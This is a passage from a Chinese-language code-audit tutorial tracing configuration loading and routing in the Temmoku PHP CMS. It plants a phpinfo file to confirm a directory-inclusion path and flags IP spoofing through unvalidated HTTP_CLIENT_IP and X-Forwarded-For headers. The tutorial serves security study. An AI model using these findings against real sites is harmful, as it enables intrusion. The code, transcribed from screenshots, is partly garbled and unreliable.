122     C('SSL') ? define('HTTP', "https://") : define('HTTP', "http://");
123     define('program_development', "张宗强");
124     define('Copyright', "邳州天目网络科技有限公司");
125     $version=Temmoku.'version.php';
126     Load_conf($version);
127     C('onlineip',getRealIp());
128
129     define('onlineip',getRealIp());
130     if(C('WEBURL')){
131         define('WEBURL', HTTP.C('WEBURL'));
132     }else{
```

文件的第 104-114 行处理了一些高速缓冲，而 118-120 中两次调用了 Load_conf 方法，我们从 functions.php 文件中进行查找。



```
993 function Load_conf(&$dir,$update=false){
994     $dir_path = @realpath($dir);//返回规范化的绝对路径名
995     if(CACHING==true){
1009
1010     if ( is_dir ( $dir_path )) {
1011         if ( $dh = @opendir ( $dir_path )) {
1012             //进行模块及插件的识别
1013             $app_path=realpath(APP_PATH);
1014             $path=explode($app_path,$dir_path);
1015             $dir=false;
1016             if($path[1]){
1017                 $_path= explode('/',trim(str_replace('\\','/', $path[1]),'/'));
1018                 /*
1019                  如果为conf则是主配置文件
1020                  如果为plugin则是插件配置文件
1021                  其它为模块
1022                  如果为插件或者模块时，将以模块或插件的文件夹名称做键。方便混淆
1023                 */
1024                 $dir=$_path[0]=='conf' ? '' : ($_path[0]=='plugin' ? $_path[1] : $_path[0]);
1025             }
1026             while (( $file = @readdir ( $dh )) != false ) {
1027                 if ($file=='.' || $file=='..'){
1028                     continue;
1029                 }
1030                 $file = $dir_path . DIRECTORY_SEPARATOR . $file;
1031                 if(is_file($file)){
1032                     $arr=include_once $file;
1033                     if($dir){
1034                         $_arr=$arr;
1035                         unset($arr);
1036                         $arr[$dir]=array_change_key_case((array)$_arr,CASE_UPPER);
1037                     }
1038                     if(CACHING==true){
1050                         unset($arr,$arr,$config,$old_data);//加载完毕后，释放掉内存
```


```
1051 }
1052 }
1053 @closedir ( $dh );
1054 }
1055 }else if ( is_file ( $dir_path )){
1056     $arr=include_once $dir_path;
1057     C($arr);
```

我们从图中的代码处理逻辑了解到该函数用于包含整个文件夹的。而下面的 is_file 分支中直接进行了包含文件，C 方法我们待会再去了解。

而程序中包含整个 app/conf 文件夹，如图：

```
101 //加载必须的默认设置
102 private static function default_config(){
103     //查询并设置高速缓存状态
104     $caching_state=false;
105     if(is_file($caching_file=APP_PATH."/caching.php")){
106         $setting=include $caching_file;
107         if($setting['caching']){
108             $caching=unserialize($setting['caching']);//反序列化
109             if($caching['state']){//判断是否启用了高速缓存
110                 $caching_state=true;
111             }
112         }
113     }
114 }
115 define('CACHING', $caching_state);
116 $dir=APP_PATH.'/conf';
117 $route_dir=$dir.'/route';
118 Load_conf($dir);
119 //加载路由文件
120 Load_conf($route_dir);
121 define('IAB', C('JAB'));
```

下面我们在 app/conf 文件夹中创建 1.php 文件，内容为 <?php phpinfo();?> 看是否逻辑正确。




看来逻辑是没有任何问题，我们继续在 `app.php` 文件往下通读。

```
117 $route_dir=$dir.'/route';
118 Load_conf($dir);
119 //加载路由文件
120 Load_conf($route_dir);
121 define('jab', C('JAB'));
122 C('SSL') ? define('HTTP', "https://") : define('HTTP', "http://");
123 define('program_development', "张宗强");
124 define('Copyright', "邳州天目网络科技有限公司");
125 $version=Temmoku.'version.php';
126 Load_conf($version);
127 C('onlineip',getRealIp());
128
129 define('onlineip', getRealIp());
130 if(C('WEBURL')){
131     define('WEBURL', HTTP.C('WEBURL'));
132 }else{
133     $http=is_https() ? 'http' : 'https';
134     define('WEBURL', $http."://".$_SERVER['HTTP_HOST']);
135 }
136 defined('_STATIC_') or define('_STATIC_', WEBURL.'/public/');
137 $device=Is_Weixin() ? 'wechat' : (Is_Mobile() ? 'wap' : 'pc');
138 define('DEVICE', $device);
139 define('Upgrade_URL', 'https://www.temmoku.cn/');
140 define('Upgrade_home', true);
141 }
142 }
143 ?>
```

126 行包含了 version.php，笔者这里简单查看只是返回了该 cms 版本信息，而 127 行调用 C


方法，我们从 functions.php 看一下 C 方法中到底是怎么玩的。



```
10 function C($name=null, $value=null, $default=null) {
11     static $_config = [];
12     // 无参数时获取所有
13     if (empty($name)) {
14         return $_config;
15     }
16     // 判断是否启用了高速缓存
17     if (CACHING==true && ( $_config['set_caching_state'] || $name=='caching_is_update')){
18         $_config['set_caching_state']=1;
19         $caching=temmoku\vendor\think\cache:get($_config);
20         $_config=array_merge((array)$_config, (array)$caching);
21         return ;
22     }
23     // 优先执行设置获取或赋值
24     if (is_string($name)) {
25         // 如果存在分隔符说明来自模块或者插件
26         $dir=false; // 为插件或者模块所在路径
27         if (empty($name)==FALSE && strpos($name, '|')){
28             $list($dir, $name)=explode('|', $name);
29             $dir=strtoupper($dir);
30         }
31     }
32     if (strpos($name, '|')) {
33         $name = strtoupper($name);
34         if (is_null($value)){
35             return $dir && isset($_config[$dir][$name]) ? $_config[$dir][$name] : ( isset($_config[$name]) ? $_config[$name] : $default) ;
36         }
37         $dir ? $_config[$dir][$name] = $value : $_config[$name] = $value;
38         return null;
39     }
40     // 二维数组设置和获取支持
41     $name = explode('.', $name);
42     $name[0] = strtoupper($name[0]);
43     if (is_null($value)){
44         return $dir && isset($_config[$dir][$name[0]][$name[1]]) ? $_config[$dir][$name[0]][$name[1]] : ( isset($_config[$name[0]][$name[1]]) ? $_config[$name[0]][$name[1]] : $default);
45     }
46     $dir ? $_config[$dir][$name[0]][$name[1]] = $value : $_config[$name[0]][$name[1]] = $value;
47     return null;
48 }
49
50 // 批量设置
51 if (is_array($name)){
52     $_config = array_merge_recursive($_config, array_change_key_case($name, CASE_UPPER));
53     return null;
54 }
55 return null; // 避免非法参数
56 }
```


通过 C 函数的阅读，我们了解到该方法保存了一些程序变量，而这些变量和常量一样，多且杂乱，对我们代码审计不太友好，下面分享一下笔者遇到这种情况会怎么做。

我们在 C 方法中额外增加一个形式参数，然后在 index.php 中文件末尾调用。如图：



```
10 function C($name=null, $value=null, $default=null, $sheihu=false) {
11
12     static $_config = [];
13     if($sheihu == true){
14         return $_config;
15     }
16     // 无参数时获取所有
17     if (empty($name)) {
18         return $_config;
19     }
```

在 C 方法末尾添加形式参数变量后，再从 index.php 末尾进行调用。



```
209 array(63) {
210     ["DBHOST"]=>
211     string(9) "127.0.0.1"
212     ["DBPORT"]=>
213     string(4) "3306"
214     ["DBUSER"]=>
215     string(4) "root"
216     ["DBPASSWORD"]=>
217     string(4) "root"
218     ["DBNAME"]=>
219     string(7) "temmoku"
220     ["CHARSET"]=>
221     string(4) "utf8"
222     ["JAB"]=>
223     string(8) "temmoku_"
224     ["HOME_MENU"]=>
225     array(0) {
226     }
227     ["HOOK"]=>
228     array(0) {
229     }
230     ["WEBSTATE"]=>
231     string(1) "1"
232     ["SSL"]=>
233     string(1) "0"
234     ["WEBURL"]=>
235     string(7) "temmoku"
236     ["COOKIE_DOMAIN"]=>
237     string(0) ""
238     ["WEBNAME"]=>
239     string(5) "heihu"
240     ["WEB_SEO_WEBNAME"]=>
241     string(0) ""
242     ["WEB_SEO_KEYWORDS"]=>
243     string(0) ""
244 }
```

```
25 require 'temmoku'.DS.'run.php';
26 var_dump(C(NULL, NULL, NULL, true));
27 ?>
```

```
244 ["WEB_SEO_DESCRIPTION"]=>
245 string(0) ""
246 ["MIBELIAN_NUM"]=>
247 string(0) ""
```

随后我们再次将这个非常大的数组保存到我们的记事本中，以方便后期使用。

```
index.php x run.php x app.php x functions.php x
113     }
114 }
115 define('CACHING', $caching_state);
116 $dir=APP_PATH.'/conf';
117 $route_dir=$dir.'/route';
118 Load_conf($dir);
119 //加载路由文件
120 Load_conf($route_dir);
121 define('jab', C('JAB'));
122 C('SSL') ? define('HTTP', "https://") :
123 define('program_development', "张宗强")
124 define('Copyright', "邳州天目网络科技有
125 $version=Template::version.php;
```

```
125 $version=dirname($_SERVER['SCRIPT_FILENAME']).'/version.php';
126 Load_conf($version);
127 C('onlineip',getRealIp());
128
129 define('onlineip',getRealIp());
130
```

App.php 中第 127 行与 129 行调用了 onlineip 方法，我们从 functions.php 中看一下。

```
202 function getRealIp(){
203     $ip=false;
204     if(!empty($_SERVER["HTTP_CLIENT_IP"])){
205         $ip = $_SERVER["HTTP_CLIENT_IP"];
206     }
207     if (!empty($_SERVER['HTTP_X_FORWARDED_FOR'])) {
208         $ips = explode ("", $_SERVER['HTTP_X_FORWARDED_FOR']);
209         if ($ip) { array_unshift($ips, $ip); $ip = FALSE; }
210         for ($i = 0; $i < count($ips); $i++) {
211             if (!preg_match ("/^(10|172.16|192.168)./", $ips[$i])) {
212                 $ip = $ips[$i];
213                 break;
214             }
215         }
216     }
217     return ($ip ? $ip : $_SERVER['REMOTE_ADDR']);
218 }
```

这里 HTTP_CLIENT_IP 没有经过任何过滤与程序验证，直接返回，这里就可能会造成 XFF 头漏洞。


OK，我们了解完毕之后继续往下读取。

```
文件工作区
temmoku
├── app
│   ├── admin
│   ├── conf
│   │   ├── route
│   │   │   ├── database.php
│   │   │   ├── home_menu.php
│   │   │   ├── hook.php
│   │   │   ├── install.lock
│   │   │   ├── setting.php
│   │   │   └── user_group.php
│   │   ├── home
│   │   ├── install
│   │   ├── plugin
│   │   └── user
│   │       ├── caching.php
│   │       ├── error_code.php
│   │       ├── module_route.php
│   │       ├── plugin_route.php
│   │       ├── power.php
│   │       └── attachment
│   └── ...
├── index.php
├── run.php
├── app.php
├── functions.php
└── readme.txt

4 | TEMMOKUMVC [ NO BEST , ONLY BETTER ]
5 | -----
6 | Copyright (c) 2018~2019 https://www.temmoku.cn All rights reserved.
7 | -----
8 | Author: 张宗强 Email:webmaster@temmoku.cn QQ:158726877 516669373 TEL:
9 | -----
10 */
11 namespace temmoku;
12 use temmoku\route;
13 class app
14 {
15     // 运行程序
16     public static function run(){
17         spl_autoload_register('self::Load_Class');
18         self::setReporting(); // 定义一些根据变量而改变的错误信息
19         self::default_config();
20         new route();
21         self::log();
22         self::Load_Controller();
23     }
24
25     private static function log(){
26         // 检测开发环境
```

这里直接进行实例化 route 对象，随后进入 Load_Class 定义的加载对象方法，我们之前所了解的 Load_Class 方法有这样一个规则。包含./\$class.php 或./app/\$class.php，传入到这里应该包含的文件名为：./temmoku/route.php 或./app/temmoku/route.php，我们看一下 app 目

录中确实不存在 temmoku 文件夹，那么我们看一下./temmoku/ruote.php 是否存在。



```
4 | TEMMOKUMVC [ NO BEST , ONLY BETTER ]
5 | -----
6 | Copyright (c) 2018~2019 https://www.temmoku.cn All rights reserved.
7 | -----
8 | Author: 张宗强 Email:webmaster@temmoku.cn QQ:158726877 516669373 TEL:1
9 | -----
10 */
11 namespace temmoku;
12 use temmoku\route;
13 class app
14 {
15     // 运行程序
16     public static function run() {
17         spl_autoload_register('self::Load_Class');
18         self::setReporting(); // 定义一些根据变量而改变的错误信息
19         self::default_config();
20         new route();
21         self::log();
22         self::Load_Controller();
23     }
24
25     private static function log() {
26         // 检测开发环境
27         private static function setReporting()
28     {
```

OK，那么我们打开 ruote.php 文件看一下。

```
index.php x run.php x app.php x functions.php x readme.txt x route.php x module_route.php x
7 +-----+
8 | Author: 张宗强 Email:webmaster@temmoku.cn QQ:158726877 516669373 TEL:17895221001 微信:temmokumv
9 +-----+
10 */
11 namespace temmoku;
12 class route{
13
14     function __construct()
15     {
16         //加载模块配置信息
17         $route=APP_PATH.'module_route.php';
18         is_file($route) && Load_conf($route);
19         define('NOW_TIME',      $_SERVER['REQUEST_TIME']);
20         define('REQUEST_METHOD', $_SERVER['REQUEST_METHOD']);
21         self::Route();
22     }
23     static public function Route(){
24         //8. CPU (temmoku display)
```

当 new 一个对象时，会进入到__construct 魔术方法，那么它的第 17-18 行是用来加载配置到 \$ _config 静态数组，我们看一下记事本中是否存在，以查看我们的逻辑是否正确。

```
index.php x run.php x app.php x functions.php x readme.txt x route.php x module_route.php x
1 <?php
2 return [
3     'MODULE_ROTUE'=>['admin','install','user','plugin','home'],
4     'Disable_modules'=>['conf','hook']
5 ]
6 ?>
```

```
*无标题 - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
["MODULE_ROTUE"]=>
array(5) {
  [0]=>
  string(5) "admin"
  [1]=>
  string(7) "install"
  [2]=>
  string(4) "user"
  [3]=>
  string(6) "plugin"
  [4]=>
  string(4) "home"
}
["DISABLE_MODULES"]=>
```

OK, 逻辑正确我们接着往下读取。

```
23 static public function Route() {
24     if($_GET['temmoku_dirs']) {
25         $_SERVER['PATH_INFO']=$_GET['temmoku_dirs'];
26     }
```

我们知道 `$_SERVER['PATH_INFO']` 一般用于 MVC 静态化的一种访问方式, 这里提供了另一种 `$_GET['temmoku_dirs']` 的访问方式, 现在到了我们路由点, 接着往下读取。

```
index.php x run.php x app.php x functions.php x readme.txt x route.php x
// 分析PATHINFO信息/不存在执行内部
28 if(!isset($_SERVER['PATH_INFO'])) {
29     //循环匹配内中的值, 如果存在跳出
30     $types = explode(',', 'HTTP_X_REWRITE_URL, REDIRECT_PATH_INFO, REDIRECT_URL');
31     foreach ($types as $type) {
32         if(0===strpos($type, ':')) {
33             $_SERVER['PATH_INFO'] = call_user_func(substr($type, 1));
34             break;
35         }elseif(!empty($_SERVER[$type])) {
36             $_SERVER['PATH_INFO'] = (0 === strpos($_SERVER[$type], $_SERVER['SCRIPT_NAME']))?
37                 substr($_SERVER[$type], strlen($_SERVER['SCRIPT_NAME'])) : $_SERVER[$type];
38             break;
39         }
40     }
41 }
42 }
```

```
43 if($_SERVER['PATH_INFO']){
44     $PATH_INFO=explode("/",$_SERVER['PATH_INFO']);
45     foreach($PATH_INFO AS $value){
46         if(!$value){
47             continue;
48         }
49         $PATH_INFO[]=$value;
50     }
51     if($_PATH_INFO){
52         $_SERVER['PATH_INFO']=implode('/',$_PATH_INFO);
53     }
54 }
55 //先进行域名绑定验证
```

第 29-42 行用来检查 PATH_INFO，这里对我们代码审计没有太高的要求，我们读取 43-54 行，这里将 PATH_INFO 进行分隔以及过滤空格。使访问的路由更规范化。

```
55 //先进行域名绑定验证
56
57 if(C('ROUTE') %% array_key_exists($_SERVER['HTTP_HOST'],C('ROUTE'))){
77
78     define('MODULE_PATHINFO_DEPR', '/');
79     //trim 去除字符串首尾处的空白字符（或者其他字符）如/
80     if(isset($_SERVER['PATH_INFO'])%% $_SERVER['PATH_INFO']){
81         $_SERVER['PATH_INFO'] = trim($_SERVER['PATH_INFO'],'/');
82         //获取网址的后截
83         $EXT_pathinfo($_SERVER['PATH_INFO'],PATHINFO_EXTENSION);
84         // 去除URL后缀
85         $html = $EXT ? (C('HTML') ? C('HTML') : '.html') : false;
86         $_SERVER['PATH_INFO'] = preg_replace( $html ? '/\.(trim($html, '.').)$/i' : '/\..$EXT.$/i', '', $_SERVER['PATH_INFO']);
87     }
88
89     *无标题 - 记事本
90     文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
91     if(
92         ["ROUTE"]=>
93         array(0) {
94         }
95     )
96 }
```

可以看到 ROUTE 默认未开启，所以我们第 57 行的 if 分支可以暂时不看，下面的 80-87 行用来过滤 .html 等字符串来完成伪静态。


好，我们接着往下读取。

```
89 $lock=APP_PATH.'conf/install.lock';
90 if(false==defined('MODULE')){
91     if(isset($_SERVER['PATH_INFO']) && $_SERVER['PATH_INFO']){ // 获取先尝试获取模块名
92         $paths = explode(MODULE_PATHINFO_DEPR, $_SERVER['PATH_INFO'],2);
93         $test_module = strtolower(preg_replace('/\./' . $EXT . '$/1', '', $paths[0]));
94
95         //判断是否安装了
96         if(!is_file($lock) && $test_module != 'install' && $_GET['step']){
97             self::test_is_mod_rewrite();
98         }else{
99             //是否存在MODULE_ROTUE
100             if(in_array($test_module, C('MODULE_ROTUE'))){
101                 define('MODULE', strtolower($test_module));
102                 $_SERVER['PATH_INFO'] = isset($paths[1])?$paths[1]:'';
103             }else{
104                 //如果上面都是判断下是不是插件
105                 $plugin_route_file=APP_PATH.'plugin_route.php';
106                 is_file($plugin_route_file) && extract(include $plugin_route_file);
107                 if($Plugin_Route && in_array($test_module, $Plugin_Route)){
108                     define('MODULE', strtolower($test_module));
109                     $_SERVER['PATH_INFO'] = isset($paths[1])?$paths[1]:'';
110                     define('is_plugin', true);
111                 }
112             }
113         }
114     }else{
115
116         if(!is_file($lock) && !defined('MODULE') && $_GET['step']){
117             self::test_is_mod_rewrite();
118         }else{
119             if(C('index') && C('index') != 'home'){
120                 define('MODULE', strtolower(C('index')));
121             }
122         }
123     }
124 }
125
126
127 if($test_module && false==defined('MODULE')){
128     define('MODULE', 'home');
129 }
130
131
132 if(C('webstate')==0 && 'admin'!=MODULE ){
133     (new controller)->err(C('close_why'));
134 }
135
136 if('1'==C('URL_RULES') || 'admin'!=MODULE){
```

*无标题 - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
["ONLINEIP"]=>
string(9) "127.0.0.1"
["MODULE_ROTUE"]=>
array(5) {
 [0]=>
 string(5) "admin"
 [1]=>
 string(7) "install"
 [2]=>
 string(4) "user"
 [3]=>
 string(6) "plugin"
 [4]=>
 string(4) "home"
}

